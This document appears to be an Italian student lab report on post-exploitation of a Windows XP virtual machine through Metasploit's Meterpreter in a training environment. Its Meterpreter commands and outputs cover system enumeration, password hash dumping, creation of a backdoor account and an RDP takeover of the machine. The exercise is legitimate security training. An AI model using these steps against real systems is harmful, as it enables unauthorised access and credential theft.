
# Exploit Windows con Metasploit

# MSFCONSOLE

# Primo punto

Come primo punto controlliamo se ci siano delle **webcam** collegate a windows xp tramite il comando **"webcam\_list"**. In questo caso ne è stata trovata una, ma non è accessibile per via dei **driver non compatibili**.

```
meterpreter > webcam_list  
1: Periferica video USB  
meterpreter >
```



# Secondo punto

Come secondo punto controlliamo se Windows XP è una **macchina fisica o virtuale**, utilizziamo il comando “**run post/windows/gather/checkvm**” e dai risultati ottenuto notiamo che è una **macchina virtuale che gira su Virtualbox**.

```
meterpreter > run post/windows/gather/checkvm  
[*] Checking if the target is a Virtual Machine  
[+] This is a VirtualBox Virtual Machine  
meterpreter >
```

## MSFCONSOLE

Come terzo punto andiamo ad ottenere **informazioni** sulle **specifiche** di **rete**, ma prima di far questo utilizziamo il comando "**run getcountermeasure**", il quale ci da la possibilità di vedere i **protocolli di sicurezza** e di **disattivare il Firewall** se lo riteniamo necessario. In questo caso lasciamo di default ed atteniamoci solo ai dati trovati

```
[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.  
[!] Example: run post/windows/manage/killav OPTION=value [...]  
[*] Running Getcountermeasure on the target...  
[*] Checking for contermeasures...  
[*] Getting Windows Built in Firewall configuration...  
[*]  
[*] Configurazione profilo Domain:  
-----  
[*] Modalità operativa = Enable  
[*] Modalità eccezioni = Enable  
[*]  
[*] Configurazione profilo Standard (corrente):  
-----  
[*] Modalità operativa = Disable  
[*] Modalità eccezioni = Enable  
[*]  
[*] Configurazione firewall Connessione alla rete locale (LAN):  
-----  
[*] Modalità operativa = Enable  
[*]  
[*] Checking DEP Support Policy...  
meterpreter > |
```



## METERPRETER

Ora andiamo a stampare i dati riguardanti la configurazione di rete di **Windows XP** utilizzando il comando “**netstat -vb**”. Come possiamo notare abbiamo stabilito una **connessione TCP** stabile tra Kali e Windows XP.

```
meterpreter > netstat -vb
Connection list
=====
Proto Local address          Remote address          State      User  Inode PID/Program name
----  -----
tcp   0.0.0.0:135           0.0.0.0:*           LISTEN    0     0   920/svchost.exe
tcp   0.0.0.0:445           0.0.0.0:*           LISTEN    0     0   4/System
tcp   127.0.0.1:1           0.0.0.0:*           LISTEN    0     0   1072/alg.exe
026
tcp   192.168.200.200:139  0.0.0.0:*           LISTEN    0     0   4/System
tcp   192.168.200.200:1031 192.168.200.100:7777 ESTABLISH ED 0     0   1328/rundll32.exe
udp   0.0.0.0:500            0.0.0.0:*           0     0   684/lsass.exe
udp   0.0.0.0:450            0.0.0.0:*           0     0   684/lsass.exe
0
udp   0.0.0.0:445            0.0.0.0:*           0     0   4/System
udp   127.0.0.1:1           0.0.0.0:*           0     0   1036/svchost.exe
23
udp   127.0.0.1:1           0.0.0.0:*           0     0   1120/svchost.exe
900
udp   127.0.0.1:1           0.0.0.0:*           0     0   1036/svchost.exe
025
udp   192.168.200.200:137  0.0.0.0:*           0     0   4/System
192.168.200.200:1900
udp   192.168.200.200:123  0.0.0.0:*           0     0   1036/svchost.exe
.200:138
.200:138
```

# Exploit Windows con Metasploit



## METERPRETER

In più andiamo ad utilizzare il comando **“run winenum”**, ovvero uno **script** che raccoglie tutti i tipi di informazioni sul sistema, come **interfaccia di rete, routing, account users** ecc...

Queste informazioni vengono poi scaricate e salvate sulla nostra macchina Kali in un **file txt**.

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.200.200:445...
[*] Saving general report to /home/kali/.msf4/logs/scripts/winenum/TEST-EPI_20240124.4834/TEST-EPI_20240124.4834.txt
[*] Output of each individual command is saved to /home/kali/.msf4/logs/scripts/winenum/TEST-EPI_20240124.4834
[*] Checking if TEST-EPI is a Virtual Machine .....
[*] UAC is Disabled
[*] Running Command List ...
[*]   running command cmd.exe /c set
[*]   running command arp -a
[*]   running command ipconfig /all
[*]   running command ipconfig /displaydns
[*]   running command route print
[*]   running command net view
[*]   running command netstat -nao
[*]   running command netstat -vb
[*]   running command netstat -ns
[*]   running command net accounts
[*]   running command net share
[*]   running command net group
[*]   running command net user
[*]   running command net session
[*]   running command net localgroup administrators
[*]   running command netsh firewall show config
[*]   running command net localgroup
[*]   running command net view /domain
[*]   running command tasklist /svc
[*]   running command net group administrators
[*]   running command gpresult /SCOPE COMPUTER /Z
[*]   running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands ....
[*]   running command wmic group list
[*]   running command wmic volume list brief
[*]   running command wmic useraccount list
[*]   running command wmic service list brief
[*]   running command wmic logicaldisk get description,filesystem,name,size
[*]   running command wmic netlogin get name,lastlogon,badpasswordcount
[*]   running command wmic netclient list brief
[*]   running command wmic netuse get name,username,connectiontype,localname
[*]   running command wmic nteventlog get path,filename,writeable
[*]   running command wmic share get name,path
[*]   running command wmic startup list full
[*]   running command wmic qfe
[*]   running command wmic product get name,version
[*]   running command wmic rdtoggle list
[*] Extracting software list from registry
[*] Dumping password hashes...
```



# METERPRETER

Per il quarto ed ultimo punto dobbiamo prendere il **controllo remoto di Windows XP**. Per far questo andiamo a creare una **backdoor** (tramite la creazione di un nuovo utente fittizio) con il comando **“run getgui -u mitnick -p password”** in cui “mitnick” è l’username e “password” è la password.

```
meterpreter > run getgui -u mitnick -p password 192.168.200.200
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: mitnick with Password: password
[-] Account could not be created
[-] Error:
[-]     Esecuzione comando riuscita.
[*] For cleanup use command: run multi_console_command -r /home/kali/.msf4/logs/scripts/getgui/clean_up__20240124.5902.rc
```

# Exploit Windows con Metasploit



## KALI LINUX

Apriamo un nuovo terminale su Kali Linux ed avviamo il programma di controllo remoto "**xfreerdp**" tramite il comando  
**xfreerdp /u:mitnick /p:password /v:192.168.200.200**  
in cui inseriamo utente e password di accesso e l'IP di Windows XP.


```
(root㉿kali)-[/home/kali/Desktop]
# xfreerdp /u:mitnick /p:password /v:192.168.200.200
[10:34:02:206] [5639:5640] [INFO][com.freerdp.gdi] - Local framebuffer format P
IXEL_FORMAT_BGRX32
[10:34:02:206] [5639:5640] [INFO][com.freerdp.gdi] - Remote framebuffer format P
IXEL_FORMAT_RGB16
[10:34:02:230] [5639:5640] [INFO][com.freerdp.channels.rdpsnd.client] - [static]
Loaded fake backend for rdpsnd
[10:34:02:230] [5639:5640] [INFO][com.freerdp.channels.drdynvc.client] - Loading
Dynamic Virtual Channel rdpgfx
```

**FreeRDP** è un client per il **protocollo RDP** (*Remote Desktop Protocol*). Attraverso questo comando cerchiamo di connetterci ad un server RDP remoto con l'utente "**mitnick**" e la password specificata, sull'indirizzo IP 192.168.200.200.

# Exploit Windows con Metasploit

## KALI LINUX

Una volta stabilita la connessione si aprirà una nuova finestra nella quale ci conferma l'avvenuto **successo** del **controllo remoto** e del collegamento dell'account, quale stesso verrà **disconnesso** dal pc di Windows XP nel caso fosse in uso da un qualsiasi utente.



FreeRDP: 192.168.200.200

Messaggio di accesso



L'utente TEST-EPI\Epicode\_user è attualmente connesso al computer. Se si continua, Epicode\_user deve disconnettersi dal computer. Continuare?

Sì

No

Apriamo il pannello di Windows, controlliamo il giusto nome dell'account, effettuiamo uno screenshot del Desktop e terminiamo così la Task





**Gruppo Cyber**

# **TASK COMPLETED**

## **TEAM**

---

Davide Caldirola  
Iacopo Bombieri  
Andrea Pace  
Riccardo Lattanzi  
Luca Manna  
Lisa Bonato

